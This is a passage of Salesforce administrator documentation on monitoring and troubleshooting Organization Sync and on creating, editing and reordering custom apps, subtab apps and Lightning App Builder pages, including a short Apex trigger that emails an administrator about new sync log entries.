Organization Sync is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To see the external sharing status of a record:

- "Read" on the record

To manage the Organization Sync connection:

- "Manage Connections"

3. Select the Organization Sync connection in the Available Connections list.
4. Click the **Add** arrow to move the connection to the Selected Connections list.
5. Optionally, select related records you want to forward.

 **Note:** When you forward a case to the secondary organization, you won't see the option to forward its user case team members, feed items, feed comments, or predefined case team because those items are automatically forwarded with the case. Contact case team members are not supported.

6. Click **Save**.

Maintain the Organizations

Monitor the Organization Sync Environment

Keep an eye on behind-the-scenes syncing operations on your Organization Sync connection's detail page.

When a record update is being sent between the organizations, the update appears in the Organization Sync Record Queue on your Organization Sync connection's detail page until the linked organization receives it. The queue shows outgoing syncing actions, so if an update is in the progress of being sent to the secondary organization, it appears in the primary organization queue.

If an update fails to be synced, the system retries it. The `Next Retry Date` column in the queue shows when the system will try again. After multiple retries, the update is logged in the Organization Sync Log, and no longer appears in the queue. The log displays one entry when an update is retried for the first time, and another when the update either fails in the final retry or succeeds. (The user sync and metadata sync don't go through the retry process; if they fail, they'll appear immediately in the Organization Sync Log.)

The Organization Sync Log section on the connection detail page displays the most recent log entries and a link to the full log, which is located in the Org Sync Log tab in Salesforce. Each log entry lists the affected record, the type of update, the time it was logged, the status, and (for errors) an error code. The `Status` field displays `Retrying` when an update fails to sync upon the first attempt, and either `Failed` or `Resolved` after it has been retried multiple times.

Tip:

- If you don't see the event status, add the `Status` field to the Organization Sync Log page layout.
- Click the event number to view the event details and (for errors) a description of the error.

Replication failures are commonly caused by unresolved lookup relationships. If the issue is fixed, the record is re-added to the record queue the next time it is updated. The `Action` column in the queue can offer insight into which operations are failing.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

Actions in the Organization Sync Record Queue

When a record update is being sent between the primary and secondary organization, you'll see the record in the Organization Sync record queue on your connection detail page. The `Action` column in the queue lists the replication action that is taking place for a record.

Records in the queue will list one of the following actions.

Action	Definition
Bulk Sync	Records created or updated after the specified bulk sync date are being copied to the linked organization.
Bulk Sync Users	User records are being copied to the linked organization.
Connection Admin Resumed	The Organization Sync connection was resumed by a user.
Connection Admin Suspended	The Organization Sync connection was suspended by a user. Updates are added to the Organization Sync Record Queue and processed when a user resumes the connection.
Connection Deactivate	The Organization Sync connection was deactivated.
Connection Resumed	The Organization Sync connection was automatically resumed because both organizations are now available.
Connection Suspended	The Organization Sync connection was automatically suspended because one of the linked organizations is unavailable. Updates are added to the Organization Sync Record Queue and processed when the connection is resumed.
Connection Update	The Organization Sync connection owner was updated, and that update is now being sent to the linked organization.
Field Map Delete	A field was unpublished, and is now being unpublished in the linked organization.
Field Map Name Update	A field name was updated, and that update is now being sent to the linked organization.
Field Map Update	A field definition was updated for this record, and that update is now being sent to the linked organization.
Generic Insert	The record is being copied to the linked organization.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Action	Definition
Generic Update	The record was updated, and that update is now being sent to the linked organization.
Map Update Email	The mapping of a type, field, or value was updated, and the Salesforce administrator is now being notified by email.
Missing Partner ID	The Partner Entity ID for the record was missing, and is being located (no action needed).
Replication Delete	The record was deleted, and is now being deleted in the linked organization.
Replication Undelete	The record was undeleted, and is now being undeleted in the linked organization.
Type Map Delete	A type mapping (such as a custom object definition) was deleted, and is now being deleted in the linked organization.
Type Map Name Update	A type mapping name was updated, and that update is now being sent to the linked organization.
Type Map Set Partner Sub	A published object was subscribed to, and that update is now being sent to the linked organization.
Type Map Update	A type mapping was updated, and that update is now being sent to the linked organization.
User Upsert	A user is being copied to the linked organization.
Value Map Delete	A picklist value mapping was deleted, and is now being deleted in the linked organization.

Track Syncing Failures with an Organization Sync Log Trigger

You can write Apex triggers for the Organization Sync Log to stay informed about syncing progress and keep track of failures.

Here are some ways you might use triggers for the Organization Sync Log:

- Write a trigger that emails the administrator if more than 10 new entries appeared in the log in the past 24 hours.
- If an entry appears in the log for an account, trigger a workflow rule that flags the account with a “Needs Review” flag.

To create triggers for the Organization Sync Log, from Setup, enter *Org Sync Log* in the Quick Find box, then select **Triggers**.

 **Example:** The following trigger emails the administrator when a new entry has appeared in the log. Replace the text in **boldface** with your email address.

```
trigger NotifyOrgSyncEntry on PartnerNetworkSyncLog (after insert) {
    Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
    mail.setToAddresses(new String[] { 'test@salesforce.com' });
    mail.setReplyTo(' test@salesforce.com' );
}
```

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions.

```

mail.setSubject('New Org Sync Log Entry');
mail.setPlainTextBody('There is a new entry in the Org Sync Log.');
```

```

mail.setUseSignature(false);
Messaging.sendEmail(new Messaging.SingleEmailMessage[] {mail});
}

```

Reporting on the Organization Sync Log

As an Organization Sync administrator, you can create custom report types for the Organization Sync Log to stay informed about syncing failures.

When you create a custom report type, the Org Sync Log object can serve as the primary object or as the secondary object to any object supported in Organization Sync (for example, Accounts or Contacts). Here are some ways that you can use reporting to monitor the health of your Organization Sync environment:

- Create a custom report on the Org Sync Log object that shows all log entries from a particular date range.
- Create a custom report on the Case object that shows all log entries for records related to a case in the last month.
- Create a dashboard with reports that show:
 - The number of log entries in the past 24 hours
 - The number of log entries by field type

Note: Because the log displays outgoing syncing events, the same report will show different results depending on which organization you're working in.

Example: Robert, a Salesforce administrator, wants to create a custom report type that shows all log entries for records related to an account in the last week:

- He creates a custom report type called Org Sync Log Account Entries and saves it in the Other Reports folder.
- He sets Account as the top-level object in the report type and Org Sync Log as the child object, using the **Each "A" record must have at least one related "B" record** relationship.
- Under Fields Available for Reports, he selects fields to add to the report type.
- He creates a report using his new custom report type, and selects **Last week** as the range.

Diagnosing Syncing Issues

Organization Sync users may encounter issues when working between the primary and secondary organization. To pinpoint the cause and resolve the problem, follow the troubleshooting steps.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

If a synced record is missing from the linked organization...

Potential Reason

What to Do

The record is in the process of being copied to the linked organization.

In the organization where the record was created, check the Organization Sync Record Queue on the your connection detail page. If the record is listed in the queue, it's being copied to the linked organization.

The record disappears from the queue after it is successfully copied or the copying fails. If it fails, it's added to the Organization Sync Log. Consult the log for details.

The record's object type is not published and subscribed to.

1. Publish and subscribe to the object.
2. Perform a bulk sync to copy the records of that object type to the linked organization.

The record's parent record wasn't copied to the linked organization.

1. Confirm that the parent record's object type is published and subscribed to.
2. Manually forward to parent record to the linked organization via the External Sharing Related List on the record detail page.

Once the parent record is forwarded, child-only records such as case comments are auto-forwarded, but other child records (such as contacts) must be manually forwarded.

The metadata for the record's object does not match between the primary and secondary organization. For example, a field or record type is missing from one organization.

Update the metadata of the organizations to match.

The record was not modified or created after the cutoff date that you selected when performing a bulk sync.

The bulk sync only copied records that were created or modified after the date that you select when performing a bulk sync. The earliest cutoff date that you can select is one year before the current date. If needed, you can manually forward the record to the linked organization via the External Sharing Related List.

If the secondary organization is unavailable...

Potential Reason

What to Do

When the secondary organization is undergoing maintenance, all record updates being sent from the primary organization are paused, and the Organization Sync Record Queue may accumulate a large number of items.

Wait for the maintenance to end. Once the secondary org is available again, the primary organization will resume sending record updates.

If a new user isn't being copied to the linked organization...

Potential Reason

A new profile was assigned to the user, and the profile hasn't been created in the linked organization.

What to Do

The Organization Sync Log will list the user as a failed replication. To add the user to the linked organization, you must first add the profile assigned to the user:

1. Create the profile in the linked organization, making sure that it has the same name in both organizations.
2. In the organization where the user was created, navigate to the user record. In the user record, select **Edit** and click **Save** to trigger its replication.

The user doesn't have a [standard Salesforce user license](#).

Only users with standard Salesforce user licenses are synced.

Unpublish Objects and Fields

To stop an object or field from being synced, you can unpublish it from your organizations in Organization Sync. Be aware of any lookup relationships that are associated with the objects or fields that you unpublish.

When you unpublish an **object** in Organization Sync, any synced records of that object type are disconnected between the two organizations. For example, if you unpublish the Account object and then edit a synced account record in the primary organization, that edit will not carry over to the secondary organization because accounts are no longer synced.

When you unpublish an object's **field** in Organization Sync, synced records of that object type will no longer sync that field. For example, if you unpublish the `Amount` field from the Opportunity object, synced opportunity records will stay synced, but any edits made to the `Amount` field of an opportunity record will not carry over to the other organization. If an opportunity record is created after the `Amount` field is unpublished, it will still be automatically forwarded to the secondary organization, but it won't display the `Amount` field in the secondary organization.

1. To unpublish an object:
 - a. Log in to the primary organization.
 - b. Navigate to the Connections tab.
 - c. In the Connection Name column, click on the Organization Sync connection.
 - d. In the Published Objects section, click **Publish/Unpublish**.
 - e. Deselect the object you want to unpublish.
 - f. Click **Save**.
 - g. If a two-way sync is implemented, complete the previous steps in the secondary organization.
2. To unpublish a field:
 - a. Log in to the primary organization.
 - b. Navigate to the Connections tab.
 - c. In the Connection Name column, click on the Organization Sync connection.
 - d. In the Published Objects section, click **Edit** next to the name of the object whose field you want to unpublish.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To edit published objects:

- "Manage Connections"

- e. Deselect the field you want to unpublish.
- f. Click **Save**.
- g. If a two-way sync is implemented, complete the previous steps in the secondary organization.

Suspend Your Organization Sync Connection

If you're experiencing repeated syncing failures or need to make significant changes in your organization, you can suspend the connection between your primary and secondary organizations. Updates made while the connection is suspended aren't synced until you resume the connection.

To suspend the connection between your organizations:

1. Navigate to your Organization Sync connection's detail page.
2. At the top of the page, click **Suspend**.
3. Click **OK**.
4. If you're using a two-way sync and want to suspend updates in both directions (recommended), complete the previous steps in the linked organization as well. Suspending a connection in only one direction may lead to syncing errors.

To resume the connection between your organizations:

1. Navigate to your Organization Sync connection's detail page.
2. At the top of the page, click **Resume**.
3. If you suspended updates in both directions, complete the previous steps in the linked organization as well.

When the connection is resumed, Salesforce sends updates in the queue to the linked organization. The time needed to process all the queued updates varies depending on how full the queue is.

! **Important:** As the queue fills up, it'll take longer to get your two organizations back in sync. To minimize syncing issues, resume the connection as soon as possible.

Before You Suspend Your Organization Sync Connection

If needed, you can temporarily suspend the Organization Sync connection between your primary and secondary Salesforce organizations. Before suspending the connection, take a moment to learn how the process works.

When should I suspend the connection?

Here are some reasons you may want to suspend the connection:

- You're experiencing a very high volume of sync failures, and need to diagnose and correct the issue.
- You need to make significant changes in one or both organizations that will prevent data from syncing successfully.

How does suspending the connection affect users?

For most users, nothing changes when the connection is suspended. Users with the "Manage Connections" permission will notice some changes on the detail page for the Organization Sync connection:

- A **Resume** button appears in place of the **Suspend** button.
- The Connection History log shows a recent `Connection Admin Suspended` event.
- The `Connection Owner` field and the options to sync metadata, users, and audit fields are updateable, but updates aren't sent to the linked organization until the connection is resumed.

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To suspend and resume the Organization Sync connection:

- "Manage Connections"

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Depending on how long the connection has been suspended, the queue may contain more updates than usual.

In addition, the Connection Owner and the user who suspended the connection receive an email twice per day that provides the number of events in the queue.

 **Important:** If a user makes any publishing or subscribing changes while the connection is suspended, those changes aren't saved.

What happens when the connection is suspended?

All updates made while the connection is suspended are added to the Organization Sync Record Queue. Queued updates aren't sent to the linked organization until the connection is resumed.

 **Important:** As the queue fills up, it'll take longer to get your two organizations back in sync. To minimize syncing issues, resume the connection as soon as possible.

Creating Apps

What Is an App?

An "app" is a group of tabs that works as a unit to provide application functionality. Salesforce provides standard apps such as Sales and Call Center. You can customize the standard apps to match the way you work.

You can also build your own on-demand apps by grouping standard and custom tabs into new custom apps. A custom app consists of a label, a description, and an ordered list of tabs. You can also set custom logos for your custom apps. With custom apps, you can extend the kinds of information that you manage and share online beyond CRM. Custom apps are part of the Force.com platform that allows you to create and share custom applications with other Salesforce users.

Your available custom apps are listed in the Force.com app menu, which is a drop-down list that displays at the top of every Salesforce page. When you choose an app from the Force.com app menu, your screen changes to reflect the contents of that app. For example, if you switch from an app that contains the Opportunities tab to another app that does not, the Opportunities tab disappears, and the **Opportunity** option no longer appears in the Create New drop-down list in the sidebar. In addition, the app might display a different initial or *default landing* tab when selected.

Apps are associated with profiles. Profiles control which tabs you can see or hide, as well as which apps are available to you. You can personalize the tabs in your apps as much as your profile allows.

Note:

- Salesforce console apps are custom apps.
- For Salesforce Platform and Salesforce Platform One license users, the Platform standard app is the only app listed in the Force.com app menu. For details about specifying a unique label for the Platform standard app, see [Creating Custom Apps](#) on page 4693.

Managing Apps

You can customize the standard, custom, and connected apps in your organization. From Setup, enter *Apps* in the *Quick Find* box, then select **Apps** to display a list of your organization's apps.

For standard and custom apps, you can do the following:

- To view details for an app, click the app name. This displays the properties of the app, such as which tabs are part of the app, including any tabs that are not yet deployed. Click on custom tabs in the Included Tabs list to view details.
- To [change the properties of an app](#), click **Edit**.
- To remove a custom app, click **Del**. Standard apps cannot be deleted.
- To create an app, do one of the following:
 - If you're new to Force.com apps, click **Quick Start**. With this option, you [generate a basic working app in one simple step](#).
 - If you've already created the objects, tabs, and fields you need for your app, click **New**. With this option, you [create an app label and logo, add tabs, and assign the app to profiles](#).
- To [change the order of apps in the Force.com app menu](#), click **Reorder**.

For Salesforce Platform and Salesforce Platform One license users, the Platform standard app is the only app listed in the Force.com app menu.

For connected apps, you can see the version of the apps on your system. To modify an existing app, click the app name. To create a new connected app click **New**.

Creating Apps with App Quick Start

App quick start is a fast way to create a basic working app in just one step.

1. From Setup, enter *Apps* in the *Quick Find* box, then select **Apps**, and click **Quick Start**. Alternatively, from the Force.com Home page, click **Add App** under **Getting Started**, or **App Quick Start** under **Quick Links**.
2. Enter the information needed for your app.

Field Name	Description
App Label	The app's name that appears in the Force.com app menu. The label can have a maximum of 40 characters, including spaces.
Plural Label	The plural name of the object. This name appears on the tab.
Singular Label	A name used to refer to the object in any user interface pages.
Gender	If it's appropriate for your organization's default language, specify the gender of the label. This field appears if the organization-wide default language expects gender.
Starts with a vowel sound	If it's appropriate for your organization's default language, enable this option if your label should be preceded by "an" instead of "a".

3. Click **Create**.
4. On the **You're All Set!** page, click **here** to add new fields to your app.
5. To see your app as it will appear to users, click **Go To My App**.

The app quick start:

- Generates an app label and API name (a unique name that's used to refer to the object when using the Force.com API).
- Generates an object label and API name.
- Generates a tab label, and associates the tab with the object.
- Enables feed tracking for the object. Feed tracking lets people follow records of that object type and see Chatter feed updates.
- Enables access to the app and tab in your user profile. Any users who have the "Modify All Data" permission can also access the object.
- Generates a permission set that grants access to the new custom object.
- Assigns the permission set to the user who creates the app.

 **Note:** If you're in a Custom App, only the tabs included in the app appear and include the **Create** button.

EDITIONS

[Managing Apps](#)

App Quick Start: Next Steps for Building and Managing Apps

After you've created a basic working app with app quick start, you'll want to build out the app with more objects and fields, define its access settings, and add users to share your app with them.

1. Build out your app with the basic components used in apps.
 - Create objects, which are custom database tables that allow you to store information specific to your app.
 - Create tabs that are associated with the objects you've created.
 - For each object, create fields to store the information that's important to your organization.
 - Create validation rules, which verify that the data users enter meets the standards you specify before they save a record.

For quick shortcuts to these tools, use the [Force.com quick access menu](#), which is available from object list view pages and record detail pages.

2. Create user profiles or permission sets. These are collections of settings and permissions that determine what users can do in an app.
3. Specify the types of access that users will have to the app.
 - a. Make your app visible using profiles or permission sets.
 - b. Make your object tabs visible.
 - c. Set the object permissions for the objects you created.
4. Add users to your organization. When adding users, be sure to assign them the appropriate profiles or permission sets you created so they can access your app.

These are the basic steps for building and managing an app. As you explore the Force.com platform, you'll find even more ways to build, manage, and deploy apps.

USER PERMISSIONS

To create objects, tabs, fields, and validation rules:

- "Customize Application"

To create users:

- "Manage Internal Users"

To create profiles and permission sets:

- "Manage Profiles and Permission Sets"

Creating Custom Apps

Create custom apps to build applications for your users.

 **Note:** If you're new to Force.com apps, we recommend using [Force.com quick start](#) to create an app. With this tool, you can generate a basic working app in just one step.

To create custom apps:

1. From Setup, enter *Apps* in the *Quick Find* box, then select **Apps**.
2. Click **New**.
3. If the Salesforce console is available, select whether you want to define a custom app or a Salesforce console.
4. Specify a label for the app. The label can have a maximum of 40 characters, including spaces. This label is the app's name in the Force.com app menu.
5. Optionally, enter a description of the app.
6. Click **Next**.
7. Optionally, specify a custom logo for the app. Click **Insert an image** to choose an image file from the document library.
Consider these requirements when choosing a custom app logo from the document library:
 - The image must be in GIF or JPEG format and less than 20 KB.
 - If the image is larger than 300 pixels wide by 55 pixels high, then it is scaled to fit.
 - For the best on-screen display, we recommend that you use an image with a transparent background.
 - The *Externally Available* checkbox must be selected on the document's properties so that users can view the image.
8. Click **Next**.
9. Click the left and right arrow buttons to add or remove tabs from the app.
10. Click the up and down arrow buttons to define the order in which the tabs will display in the app.
11. Optionally, set the default landing tab for your new app using the **Default Landing Tab** drop-down menu below the list of selected tabs. This determines the first tab a user sees when logging into this app.
12. For Professional Edition users, click **Save** to finish the wizard. For Enterprise or Developer Edition users, click **Next**.
13. Check the *Visible* box to choose the user profiles for which the app is available.
14. Check the *Default* box to set the app as that profile's default app, meaning that new users with the profile see this app the first time they log in. Profiles with limits are excluded from this list.
15. Click **Save** to finish the wizard.

Remove Apps

You can remove custom apps, but not standard apps. Removing an app removes it from the Force.com apps menu, but doesn't remove any associated objects. If you've created objects for an app, you may want to remove them as well.

1. From Setup, enter *Apps* in the *Quick Find* box, then select **Apps**.
2. Click **Del** next to the app.
3. Optionally, [delete any associated objects](#).

Editing App Properties

You can change the properties of the standard and custom apps in your organization. For example, you can specify a custom logo for a custom app, or you can specify which tabs are available in a standard or custom app.

You can't change the label, description, or logo for a standard app.

To edit the properties of an app:

1. From Setup, enter *Apps* in the *Quick Find* box, then select **Apps**.
2. Click **Edit** next to the app you want to modify.
3. Specify a label for the app. The label can have a maximum of 40 characters, including spaces. This label is the app's name in the Force.com app menu.
4. Optionally, enter a description of the app.
5. Optionally, specify a custom logo for the app. Click **Insert an image** to choose an image file from the document library.

Consider these requirements when choosing a custom app logo from the document library:

- The image must be in GIF or JPEG format and less than 20 KB.
- If the image is larger than 300 pixels wide by 55 pixels high, then it is scaled to fit.
- For the best on-screen display, we recommend that you use an image with a transparent background.
- The `Externally Available` checkbox must be selected on the document's properties so that users can view the image.

6. Click the left and right arrow buttons to add or remove tabs from the app.
7. Click the up and down arrow buttons to define the order in which the tabs will display in the app.

What is a Subtab App?

An *app* is a group of tabs that work as a unit to provide application functionality. Similarly, a *subtab app* is a collection of tabs that appears on the Chatter profile page. A subtab app can include both default and custom tabs.

Users can see different sets of tabs on the profile page depending on their context. Subtab apps are the various sets of tabs available on specific pages, such as users' profile pages.

These default subtab apps determine which tabs display, depending on the user's context.

Subtab App	Displayed to the user when viewing...
Profile (Others)	Another user inside their internal organization
Profile (Self)	Their own profile inside their internal organization
Profile in Communities (Others)	Another user while inside a community. It's shown only if Communities is enabled.
Profile in Communities (Self)	Their own profile inside a community. It's shown only if Communities is enabled.

 **Note:** End users can't customize the display of subtab apps. Administrators can hide tabs within subtab apps using the `Tab Hidden` option in Tab Settings. Users can see tabs set to `Default Off` and `Default On`.

Managing Subtab Apps

You can view and customize the subtab apps on users' profile pages.

From Setup, enter `Apps` in the `Quick Find` box, then select **Apps** to display your organization's subtab apps.

You can do the following:

- To view details for a subtab app, click the name in the **Subtab Apps** section. This displays its properties, such as which tabs are part of the app, including any tabs that are not yet deployed. Click custom tabs in the `Included Tabs` list to view details.
- To change the properties of a subtab app, click **Edit** to choose the tabs to include in the subtab app, change their display order, and set the `Default Landing Tab`.

 **Note:** Administrators can change permission sets or profile settings to limit users' access to each tab. This allows administrators to make specific tabs available to some users, but not to others.

SEE ALSO:

[What is a Subtab App?](#)

[Controlling Subtab App Visibility](#)

Controlling Subtab App Visibility

Once you have configured subtab apps, you can specify which users can see specific tabs on the profile page.

To control the visibility of tabs within a subtab app:

- From Setup, enter `Profiles` in the `Quick Find` box, then select **Profiles**.
- Do one of the following:
 - Original profile user interface—Click **Edit** next to the profile you want to modify and scroll to the `Tab Settings` section.
 - Enhanced profile user interface—Click the profile you want to modify and click **Object Settings**. Click the object you want to modify and click **Edit**.

 **Note:** Some profiles, including Chatter External and Chatter Free users, don't have the permissions needed to view subtab apps.

- Change the tab settings.

End users can't customize the display of subtab apps. Administrators can hide tabs within subtab apps using the `Tab Hidden` option in `Tab Settings`. Users can see tabs set to `Default Off` and `Default On`.

- (Original profile user interface only) To reset users' tab customizations to the tab visibility settings that you specify, select **Overwrite users' personal tab customizations**.

Reorder Apps

Arrange the default sort order for Salesforce, custom, and connected apps in your organization. You can also hide apps from the App Launcher.

As an administrator, you control the default sort order of the apps your users see in the organization. These apps include Salesforce standard apps, such as the Salesforce Marketing app, the Call Center app, and any custom apps for your organization. Your organization may also use connected apps. Connected apps include productivity apps such as Gmail™ and Microsoft Office 365™, or other apps to help your users get work done.

The sort order you set for the organization is the default view for your users. Starting with the organization's default view, users can rearrange their apps to help them quickly get to the ones they use most.

IN THIS SECTION:

[Reordering the Force.com App Menu and App Launcher in Salesforce Classic](#)

You can change the order in which apps appear in the Force.com app menu.

[Reorder the App Launcher Apps in Salesforce Lightning Experience](#)

You can change the organization's default visibility and order in which apps appear in the App Launcher.

Reordering the Force.com App Menu and App Launcher in Salesforce Classic

You can change the order in which apps appear in the Force.com app menu.

The Force.com app menu is a drop-down list that displays at the top of every application page. The App Launcher, if enabled, presents users with logos that link to their on-premise applications, connected apps, and Salesforce apps.

1. From Setup, do one of the following:
 - a. Enter *Apps* in the *Quick Find* box, then select **Apps** and then click **Reorder**.
 - b. Enter *App Menu* in the *Quick Find* box, then select **App Menu**.
2. Drag the apps in the list, as desired, to change the app order. The changes take effect immediately.
3. Optionally, click **Visible** or **Hidden** to show or hide individual apps from the App Launcher for all users of the organization.

All the apps installed in the organization are shown for sorting. However, the apps that a user sees in the Force.com app menu, and the App Launcher, varies depending on each app's visibility settings and the user's permissions. For example, an administrator can typically see more apps than a standard user. You can see all of the apps you have permission for, and that are visible to your profile. In the App Launcher, connected apps and service providers must have a Start URL to be listed.

Reorder the App Launcher Apps in Salesforce Lightning Experience

You can change the organization's default visibility and order in which apps appear in the App Launcher.

The App Launcher displays all a user's available Salesforce apps, and any connected apps an administrator installs for the organization. As an administrator, you can use the App Launcher to set the default sort order and visibility for the apps in your organization. Then, users can reorder their own view within the App Launcher.

1. From Setup, do one of the following:
 - a. Enter *Apps* in the *Quick Find* box, then select **Apps**, and then click **Reorder**.
 - b. Enter *App Menu* in the *Quick Find* box, then select **App Menu**.
2. Drag the apps in the list, as desired, to change the app order. The changes take effect immediately.

3. Click **Visible** or **Hidden** to show or hide individual apps from the App Launcher for all users of the organization.

All the apps installed in the organization are shown for sorting. However, the apps that a user sees in the App Launcher varies depending on each app's visibility settings and the user's permissions. For example, an administrator can typically see more apps than a standard user. You can see all the apps you have permission for, and that are visible to your profile. Connected apps and service providers must have a Start URL to be listed.

Force.com Home Page

The Force.com Home page contains options for building and managing applications.

You access the Force.com Home page from Setup.

- The left sidebar, which you can browse or search, provides access to all setup actions, tasks, and tools.
- The Getting Started box contains a tool for generating a basic app in a single step and links to information about extending and managing apps. This box doesn't appear if you've previously dismissed it.
- The Recent Items list shows recent metadata items that you've viewed, edited, or created and their related objects.
- The System Overview messages box displays messages to remind you when your organization reaches its usage limits. The System Overview messages box is not enabled by default.
- The Quick Links box provides links for managing tools, users, apps, security, and data.
- The Community box showcases available resources. If you've previously dismissed this box, it reappears with each new release.
- The right pane includes external links that are useful for developers and administrators.

SEE ALSO:

[Recent Items List \(Beta\)](#)

Recent Items List (Beta)

The Recent Items list shows recent metadata items that you've viewed, edited, or created and their related objects.

 **Note:** The Recent Items list is in beta. It is production quality but has known limitations.

The Recent Items list includes:

- Apex classes
- Apex triggers
- Approval processes
- Apps
- Custom report types
- Email templates
- Fields
- Objects
- Page layouts
- Permission sets
- Profiles
- Record types
- Static resources
- Tabs
- Users

- Workflow field updates
- Workflow outbound messages
- Workflow rules
- Workflow tasks

 **Note:** The Recent Items list in Setup is independent of the Recent Items section in the sidebar column of many Salesforce pages. The list in Setup shows items that administrators use, while the Recent Items section in the sidebar displays records with which end users have worked.

Configuring Force.com System Overview Messages

 **Note:** The system overview page shows only the items enabled for your organization. For example, your system overview page shows workflow rules only if workflow is enabled for your organization.

Add system overview usage messages to the Force.com Home page to remind you when your organization approaches its limits. You can expand, collapse, and dismiss the system overview messages that appear on the Force.com Home page. By default, the system overview home page messages are enabled.

To configure the system overview messages on the Force.com Home page:

1. From Setup, enter *System Overview* in the **Quick Find** box, then select **System Overview**.
2. Click **Configure Force.com Messages**.
3. Select or deselect the types of system overview messages to show or hide on the Force.com Home page.
4. Click **OK**.

 **Important:** System overview messages only appear on the Force.com Home page when your organization approaches its limits.

When you enable or dismiss system overview messages on the Force.com Home page, it only impacts your individual view of the system overview messages.

Create Custom Mobile Apps

Create Custom Mobile Apps with Lightning Pages and the Lightning App Builder

Lightning App Builder

The Lightning App Builder is a point-and-click tool that makes it easy to create custom app pages for Salesforce1. With the Lightning App Builder, you can combine various components on a single app home page to give your Salesforce1 users what they need all in one place.

You can access the Lightning App Builder from Setup by entering *Lightning App Builder* in the **Quick Find** box and then selecting **Lightning App Builder**.



With the Lightning App Builder, you can build:

- Single-page apps that drill down into standard pages
- Dashboard-style apps, such as apps to track top sales prospects or key leads for the quarter
- “Point” apps to solve a particular task, such as an expense app for users to enter expenses and monitor expenses they’ve submitted

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group, Professional, Enterprise, Performance, Unlimited, and Developer Editions**

Lightning Pages are the underlying technology for the Lightning App Builder. A Lightning Page is a custom layout that lets you design specific pages for use in the Salesforce1 mobile app.

Lightning Pages are built using Lightning components—compact, configurable, and reusable elements that can be drag and dropped into the Lightning App Builder.

You can use standard, custom, and third-party components in the Lightning App Builder.

Standard Components

Standard components are Lightning components built by Salesforce. The Lightning App Builder supports these standard Lightning components.

- Filter List (List View)
- Recent Items
- Report Chart
- Rich Text
- Visualforce Page

Custom Components

Custom components are Lightning components that you or someone else have created. With some modifications, custom Lightning components can work in the Lightning App Builder. For more information, see the [Lightning Components Developer's Guide](#).

Third-Party Components on AppExchange

The AppExchange provides a marketplace for Lightning components. You can find packages containing components already configured and ready to use in the Lightning App Builder.

You can also add global actions to a Lightning Page. Actions allow a user to do things from your Lightning Page, such as record call details, create or update records, send email, or create a task. When a user visits a Lightning Page in Salesforce1, the page's actions appear in its action bar.

The Lightning App Builder is supported on the latest desktop versions of Microsoft® Internet Explorer®, Google Chrome™, Apple® Safari® and Mozilla® Firefox®. Lightning App Builder is not supported on mobile browsers or on Internet Explorer versions 10 and below. The minimum recommended resolution for Lightning App Builder is 1280x800.

Creating a Custom Salesforce1 App Page: The Big Picture

With just a few steps, you can create a mobile app page that lets your users access the most important objects and items in your custom app.

Custom Salesforce1 app pages are built using Lightning Pages.

1. Before creating your page, determine which components you want to include and the global actions your users need.
2. Create the Lightning Page.

You can either use the Lightning App Builder in Salesforce or code the Lightning Page in XML and then deploy it into your organization in a package.

3. Add actions to your page.
4. Activate your Lightning Page in the Lightning App Builder.

Activation enables you to create a custom tab for your app page, set its visibility, and add it to the Salesforce1 navigation menu all in one place.

Create an App Home Page with the Lightning App Builder

Use an App Home Lightning Page to create a home page for an app that you can then add directly into the Salesforce1 mobile navigation. Your mobile Salesforce users can then easily access the objects and items that are most important in that app.

1. From Setup, enter *App Builder* in the *Quick Find* box, then select **Lightning App Builder**.

2. Click **New**.

3. Click **Next**.

4. Select a page template, and then click **Next**.

5. Give your Lightning Page a label.

The label can be up to 80 characters.

6. Click **Finish**.

7. Click and drag the components that you want to add to the page.

Drag components up and down to rearrange them. You can also click a component's top or bottom border to create an insertion point () for the next component.

Tip: You can switch between phone and tablet views using the drop-down button in the toolbar.

8. Click each component on the page to configure its properties.

9. Click in the empty area of the canvas or on the **Page** link in the breadcrumb to configure the page properties.

